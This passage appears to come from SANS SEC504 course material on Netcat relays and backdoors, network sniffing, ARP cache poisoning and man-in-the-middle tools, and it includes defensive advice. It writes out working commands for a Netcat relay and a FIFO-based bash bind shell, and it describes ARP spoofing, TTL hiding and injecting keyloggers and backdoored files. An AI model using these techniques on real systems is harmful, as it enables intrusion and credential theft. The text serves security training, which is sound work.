The batch file approach, which works well on Windows, involves creating a file that contains a command to start a Netcat client. The batch file, which might be called nrelay.bat, says simply, "nc next\_hop 54321". Then, the relay is created by running "nc -l -p 11111 -e nrelay.bat". We do a lab with this in just a minute. You may wonder why we don't just use -e "nc next\_hop 54321". Unfortunately, Netcat can take only one argument after -e, so we use a bat file for more complex command invocations.

Another way to make a Netcat relay, which works particularly well on Linux and UNIX, involves using a special file type (First in, First Out [FIFO]) named backpipe, which can easily be done in UNIX. The attacker types

```
$ mknod backpipe p
```

This command creates a FIFO to carry data back and forth on the command line.


Then the attacker types

```
$ nc -l -p 11111 0<backpipe | nc next_hop 54321 1>backpipe
```

You don't need to have root to set up a relay on a UNIX box as long as you are using ports greater than 1023. On a Windows box, any port can be used without admin privileges.

## How the Backpipe Relay Approach Works

Netcat



SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling 19

If you ever want to get a feel for what Netcat is really doing, you can just draw the little Netcat client or listener connector figures. Then plot what is happening with standard in and standard out, and you'll see how Netcat is being used.

In the slide's graphic, the Netcat listener is waiting for connections on the network. When one comes in, its standard out is piped (with a "|" symbol) to the standard in of the Netcat client, which sends the data across the network. Data that comes back to the client from the network through standard out on the client is dumped into the backpipe FIFO, which is connected to the standard in of the Netcat client. The Netcat client, in turn, forwards this data back to the previous hop. That's a relay!

We do a lab using this technique in Linux later in this course.

*How do you make a Netcat backdoor without -e support?*

- We make a relay, but we relay from `bash` to Netcat
- Functionally, this is the rough equivalent of `nc -l -p 8080 -e /bin/bash`, but it does not need the `-e` option

```
$ mknod backpipe p
$ /bin/bash 0<backpipe | nc -l -p 8080 1>backpipe
```

Trying to restrict tools does not work. Attackers are creative, and will find a way despite restrictions.

Now that we have discussed Netcat relays, let's see how an attacker could leverage that idea to compensate for the fact that a lot of Netcat versions are compiled to not support the `-e` option for creating backdoors. In fact, this option, in the define portion of the Netcat source code, is referred to as "GAPING\_SECURITY\_HOLE," because it can be used to create backdoors.

However, if an attacker has a version of Netcat without the `-e` option, he or she can steal the idea of the Netcat relay's redirections and create a Netcat backdoor without using `-e`. Consider the following syntax:

```
$ mknod backpipe p
$ /bin/bash 0<backpipe | nc -l -p 8080 1>backpipe
```

Here, we made a FIFO using the `mknod` command. Then, to create the backdoor, we use the relay redirects to glue together the `/bin/bash` shell with a Netcat listener. Note that this is not a pivot. Instead, this all happens on one host but creates an effective backdoor. In this command, our `/bin/bash` shell runs first, grabbing its input from `backpipe` (`0<backpipe`). The output of `bash` is directed to a Netcat listener (`| nc -l -p 8080`). The output from that Netcat listener is then dumped into `backpipe` (`1>backpipe`), which carries it to the standard input of the shell (because of the earlier `0<backpipe`).

Voila! We've got a backdoor listener from a Netcat that doesn't support `-e`. This command provides roughly similar functionality to "`nc -l -p 8080 -e /bin/bash`" but without requiring `-e` support.

Why is this important? Working with customers, I often see the approach of "*We'll restrict that functionality of (this software, this tool, this web app, this anything) to solve the vulnerability.*" This is often futile, and while it may stop an attacker who doesn't know better, it will not stop a determined attacker from getting creative, and finding a way around a restriction.

- Defense against Netcat depends on the mode in which it is used
- To summarize, preparation step involves
  - Data transfer: Know what is running on your systems
  - Port scanner: Close all unused ports
  - Vulnerability scanner: Apply system patches
  - Connecting to open ports: Close all unused ports
  - Backdoors: Know what is running on your systems
  - Relays: Carefully architect your network with layered security so an attacker cannot relay around your critical filtering capabilities (internal network firewalls, private VLANs, network isolation design)

Each of these defensive measures is already discussed elsewhere in the session. Netcat just brings all these capabilities together in one powerful tool!

The defense against Netcat depends on the mode in which it is used.

To summarize

- **Data transfer:** Know what is running on your systems and stop processes engaged in unusual port activity.
- **Port scanner:** Close all unused ports.
- **Vulnerability scanner:** Apply system patches.
- **Connecting to open ports:** Close all unused ports.
- **Backdoors:** Know what is running on your systems and stop processes engaged in unusual port activity.
- **Relays:** Carefully architect your network with layered security so an attacker cannot relay around your critical filtering capabilities. You may want to consider deploying intranet firewalls to implement various chokepoints on your internal network through filters. Additionally, private VLANs (PVLANS) can help isolate traffic to and from individual systems, making it more difficult for attackers to pivot effectively in a target environment.

*Isn't this kind of... 1996?*

- This module is only partly about Netcat
- It's about the *ingenuity of attackers* to bypass restrictions, to combine operating system features with available tools
- It's about network connections, reverse connections, and port forwarding to create *difficult-to-trace trails* in your network
- Its about *living off the land* (LOL) and using what's available to the attacker without introducing additional tools
- It's also about Netcat, which is still incredibly useful, 23 years later

We spent a fair amount of time talking about Netcat. Maybe you have heard of Netcat, but never really saw the reason why people are obsessed with squeezing Netcat for every bit of functionality that it offers. Maybe you wonder why a tool from 1996 can still warrant so much time in a hacker tools class. You are not alone.

This module is only partly about Netcat. It is mostly about understanding the *ingenuity of attackers*, and how a simple tool can be leveraged in many ways. These techniques often exceed the original author's intent for the tool, and challenge us as defenders to figure out new ways to stop sophisticated attackers.

This module is also about important network topics such as direct network connections, reverse connections, and port forwarding. Attackers will use all of these techniques on your network to make it difficult (or impossible) to trace their activity to the original source. This is also a reality for defenders: In most compromise cases, attribution can be hard.

This module is also about the topic of *living off the land* (LOL) where an attacker uses the tools available to him or her without introducing new tools to the system. There are several tools for UNIX and Windows systems that can establish listeners, reverse shells, and port forwarding controls, but to use them would require the attacker to download and install something new. Anytime an attacker changes the system in this fashion, they create more evidence that can contribute to their discovery and attribution. Instead of adding something new, leveraging something that already exists (Netcat on Linux, or simple PowerShell commands to replicate Netcat functionality on Windows) will aid the attacker in not disturbing the *status quo* of the system, to his or her significant advantage.

Last but not least, this module is about Netcat, a tool which is still incredibly useful, 23 years after it was introduced.



# Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

## Exploitation

Physical Access Attacks

Multipurpose Netcat

**Lab 3.1: Netcat's Many Uses**

Network Sniffing

Lab 3.2: ARP and MAC Analysis

Hijacking Attacks

Lab 3.3: Responder

Buffer Overflows

Metasploit

Protocol and File Parser Problems

Endpoint Security Bypass

Lab 3.4: Metasploit Attack and Analysis

*(to be continued)*

5/1/19

SEC504 | Hacker Tools, Techniques, Exploits, and Incident Handling


23

Now we perform a hands-on lab in which we look at a variety of Netcat uses, including moving files, establishing backdoors, and setting up relays. If you have extra time, there is a challenge at the end of the lab for you to solve (along with the answer to the challenge).

The goal of this lab is to get you familiar with shells, reverse shells, backdoors, and pivoting—ideas we will revisit with tools like Gcat and Meterpreter.

## LAB 3.1

Please work on the lab exercise  
*Netcat's Many Uses*



This page intentionally left blank.

# Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions


## Exploitation

- Physical Access Attacks
- Multipurpose Netcat
- Lab 3.1: Netcat's Many Uses
- Network Sniffing**
- Lab 3.2: ARP and MAC Analysis
- Hijacking Attacks
- Lab 3.3: Responder
- Buffer Overflows
- Metasploit
- Protocol and File Parser Problems
- Endpoint Security Bypass
- Lab 3.4: Metasploit Attack and Analysis
- (to be continued)*

Sniffing is a popular technique that lets attackers grab packets from the LAN. We look at plain old passive sniffing, as well as active sniffing, which lets an attacker manipulate the flow of packets on a LAN.

## Network Sniffing

- Sniffers gather all information transmitted across a line
  - For broadcast media (such as non-switched Ethernet or Wi-Fi networks), sniffers allow an attacker to gather passwords and more
- Switches limit data to a specific destination port on a switch
- Wi-Fi networks are akin to hubs (pre-switch days)



Sniffers are among the most common of hacker tools. They gather traffic off of the network, which an attacker can read in real-time or squirrel away in a file.

Many attacks are discovered only when a sniffer log consumes all available file space.


When an Ethernet interface is gathering all traffic regardless of its destination hardware address, it is said to be in "promiscuous mode." This hardware address is known as a MAC address, and each Ethernet card is programmed with a unique MAC address value.

Traditional Ethernet, usually implemented in a hub, is a broadcast medium, which broadcasts all data to all systems connected to the LAN segment. Therefore, traditional Ethernet is inherently sniffable.

Switched Ethernet does not broadcast all information to all links of the LAN segment. Instead, the switch is more intelligent than the hub and, by looking at the destination MAC address, only sends the data to the required port on the switch. Typically, as the switch operates, it observes the source MAC address of frames going from each physical port to learn which MAC addresses are connected to that port. The switch remembers this mapping of MAC address (Layer 2) to physical address (Layer 1) in memory on the switch. Some switch vendors refer to this table as a Content Addressable Memory (CAM) table. Then, when new frames arrive at the switch, the device can consult its CAM table to determine which physical interface to send this packet to so that it arrives at its destination. Using the CAM table, the switch switches.

To sniff in a switched environment, the attacker needs to redirect the flow of traffic on the LAN, either by attacking the switch itself or by going after the machine sending the traffic. We look at both techniques shortly.

- Wireshark is an amazingly powerful sniffing tool
  - Runs on most UNIX/Linux environments and Windows
  - Captures packets and can process already captured files (in tcpdump/libpcap or a dozen other formats)
  - Parsers for more than 1000 different protocols
  - Nice GUI, or tshark command-line tool
  - Watch out for bugs; keep it patched



One of the most versatile sniffing tools available today is Wireshark (formerly known as Ethereal), available on a free, open-source basis. It runs on most modern UNIX and Linux environments, including Linux, Solaris, macOS, FreeBSD, HP-UX, AIX, OpenBSD, and others. It also runs on most versions of Windows, from Win 98 forward.


The tool can capture traffic from the network or read, parse, and display packet capture files. It can read files in tcpdump's native format, or it can convert a dozen other popular sniffer file formats.

The best part about Wireshark is its huge number of protocol parsers. All sniffers grab bits from the network. The thing that makes a sniffer useful is its capacity to turn those bits into useful information about the protocol, or in other words, its capacity to parse it. Wireshark can parse more than 500 different protocols.

The tool has a really nice GUI if you want such a thing. Alternatively, you can use the text-mode program, tshark, to display results in a terminal window.

Finally, be careful to keep your Wireshark installations up to date. It seems that every other month, someone finds a buffer overflow flaw in one of Wireshark's protocol parsers. Later today, we discuss why this is. Each one of these flaws could allow an attacker to run arbitrary commands on your machine just by sending you a packet or two. So keep your systems patched and Wireshark up to date!

Wireshark is the work of Gerald Combs and a community of contributors, available at <https://www.wireshark.org>.



Before we can analyze how these attack tools work as an active sniffer, we need to look at how IP addresses are mapped to MAC addresses. First, remember how DNS maps domain names (application layer stuff) to IP addresses (network layer stuff)? Well, we need a mechanism to map IP addresses (network layer) to MAC addresses (the data link layer hardware address). The Address Resolution Protocol (ARP) does just that.

- When you send data across a LAN, it must be directed to the hardware address
  - The MAC address of the Ethernet card, a 48-bit globally unique address hardcoded into the card
- Your machine must determine the MAC address corresponding to a given IP address
- ARP supports mapping IP addresses to MAC addresses
- I send ARP request: What is the MAC address for IP address 10.1.1.1?
- The appropriate machine sends an ARP response telling me its MAC address
- Systems cache this information in a data structure called the ARP cache, typically for up to 10 minutes

There is a tremendous amount of focus in the computer underground over ways to hack around and through switches. To understand these hacks, you need to understand how the MAC layer works, particularly the Address Resolution Protocol (ARP).

When you send data across a LAN, it must be directed to the hardware address (MAC address). The MAC address of the Ethernet card is a 48-bit globally unique address hardcoded into the card.

Your machine must determine the MAC address corresponding to a given IP address. The ARP supports mapping IP addresses to MAC addresses.

I send an ARP request: What is the MAC address for IP address 10.1.1.1? The appropriate machine sends an ARP response telling me its MAC address. My machine then caches this information in its ARP cache, typically for up to 10 minutes. As with most of these protocols, functionality is built in, but security is not. There's no way to verify that the ARP response came from the proper machine.

Note that ARP messages are only sent across a single LAN. They are not routed between LANs.

- ARP data is stored in the ARP cache of each system
- Gratuitous ARPs: Anyone can send ARP responses even though no one sends an ARP request
  - Here, take this data... just in case you are wondering, the MAC address for IP address 10.1.1.1 is AA.BB.CC.DD.EE.FF
  - Machines want this data and greedily devour it for their caches, even overwriting previous entries
  - Solaris is more finicky and waits for a timeout if it already has something cached
- ARP cache poisoning allows you to redirect info to a different system on the LAN

By sending ARP responses when no one asks a question, I can flood a switch's memory or even poison the victim system's ARP cache.

ARP spoof undermines the Address Resolution Protocol (ARP). When used legitimately, ARP allows systems to map IP addresses to hardware (Ethernet) MAC addresses. One machine communicating with another system on a LAN must first discover which hardware address to use for a specific IP address. When Alice wants to communicate with Bob, she first sends an ARP request to determine which hardware address corresponds to Bob's IP address. Bob's system responds, so Alice knows where to send the message. Alice stores this answer in her ARP cache.

One concern associated with ARP is the ability for someone to send an ARP message without a preceding query. A system just shouts out to the LAN: "The MAC address for IP address w.x.y.z is AA.AA.AA.AA.AA" (MAC addresses are 48-bits long). Most systems greedily devour this answer (a gratuitous ARP) without having asked the question, even when a previous mapping is already cached. Only Solaris avoids this problem by implementing a specific lifetime for ARP cache entries. Of course, on Solaris, I just have to wait for the ARP cache entry to time out, and then hit it with my poison entry.



- On Windows systems, there are also a couple of protocols computers will use to resolve names of other systems
  - DNS, Link-Local Multicast Name Resolution (LLMNR), and NetBIOS Name Service (NBT-NS)
- Failing DNS, systems will query local systems for a name using LLMNR; failing that, they will use NBT-NS
- Every bit as bad as it sounds
- Kind of like asking friends for bad directions
- The danger is when a name is not resolvable by DNS
  - Think mistyped domains and hostnames

Another thing we need to work through is how systems will resolve IP addresses for names. As we mentioned earlier, DNS is heavily used for this. However, if an answer is not available via DNS, many Windows computers will then query local systems for the name using LLMNR and then NBT-NS.

If an attacker is on the local subnet with the victim/asking machine, an attacker can give the victim false information and have the victim attempt to make a connection to the attacker system, where the bad guy is waiting to collect credentials.

- **Bettercap:** Ruby framework is used to manipulate ARP mapping on targeted systems and gateways. Also supports a wide variety of other attacks as well.
- **Arpspoof:** Manipulate IP-to-MAC address mapping
  - Feeds false ARP messages into a LAN so traffic is directed to the attacker for sniffing | ARP cache poisoning
- **Man-in-the-Middle Framework (MITMf):** Supports ARP cache poisoning and multiple other injection/TCP stream modification attacks

Bettercap is a Ruby framework that automatically discovers targets; ARP cache poisons them. It then runs multiple different parsers and interception tools to hijack the traffic. It also supports a very robust plugin architecture for additional scripts to be easily written and integrated into the tool.


It can be found here: <https://www.bettercap.org/>

Arpspoof allows an attacker to inject spurious ARP responses into a LAN to redirect all traffic from its intended destination to the attacker running a sniffer. Then, if IP forwarding is activated, the packet routes through the attacker's machine and gets forwarded to the true destination.

MITMf is an outstanding tool by byt3bl33d3r that supports just about everything one can do with a MITM tool. It can intercept HTTPS with SSLStrip+, insert malicious .hta files, redirect to a Browser Exploitation Framework host, and integrate with LLMNR poisoning tools like Responder. It even supports file modification and injection for malware delivery!

It can be found here:

<https://github.com/byt3bl33d3r/MITMf>



Here's how the arspooft technique works so that an attacker can sniff in a switched environment.

Step 1: The attacker sets up IP forwarding so all packets sent to the attacker's machine are redirected to the default gateway (router) for the LAN. The attacker's machine therefore acts much like a router itself.

Step 2: The attacker sends a gratuitous ARP message to the victim machine, mapping the IP address of the default gateway for the LAN to the attacker's MAC address. The victim's ARP cache is therefore poisoned with false information.

Step 3: The victim sends traffic, but it's all transmitted to the attacker's machine because of the ARP cache poisoning.

Step 4: The attacker sniffs the info, using a sniffer.

Step 5: The attacker's machine forwards all the packets back through the switch to the default gateway.

Note that this attack doesn't really go after the switch. Instead, it messes up the ARP cache of the victim machine, redirecting traffic to the attacker's switch port and allowing the attacker to sniff a switched environment.

Also, note that the IP forwarding will likely decrement the TTL of the packet as it moves to the outside world. If the attacker isn't clever about implementing IP forwarding, an extra hop (the attacker's machine) will be noticeable in the TTLs and any traceroutes to the victim machine! To avoid this, an attacker could use fragrouter configured not to fragment, with a simple change to the code commenting out the line that decrements the TTL.

- We can even inject malicious files and content into the TCP stream
- MITMf can insert malicious .hta files into the stream
  - This will be done with a fake update notification, prompting the user to run the .hta application
  - This module is called HTA Drive-By
- MITMf can also backdoor executable files it sees in transit
  - This is called FilePwn
- Bettercap also has plugins for arbitrary TCP modification
  - Simple plugin architecture and a full tcp proxy

Both Bettercap and MITMf have the ability to manipulate TCP data on the fly. For example, with MITMf we have the ability to prompt the user to download and install a .hta application. This can be done under the guise of it being a required update.


We can also intercept executable files and automatically backdoor them using the Backdoor Factory (BDF) and BDF proxy.

Finally, both of these tools have the ability to create custom plugins for TCP manipulation as well.

- Once data is flowing through our proxy, we can start harvesting various sensitive data
  - User IDs, passwords, session identifiers, URLs, etc.
- We can even invoke keystroke loggers within browsers
  - MITMf has a module called JSkeylogger that allows us to grab keystrokes by injecting code into viewed webpages
- MITMf also has a tool called ScreenShotter that invokes HTML5 Canvas to take a screenshot of the browser

Once we have data flowing through our MITM system, we can then start intercepting data from victim systems. For example, many of the tools we mentioned will automatically look for user IDs and passwords. But they can also look for session IDs and URLs.

But we can go further. We can also inject JavaScript to harvest keystrokes on webpages and use HTML5 Canvas to invoke a screenshot of the browser in real-time.

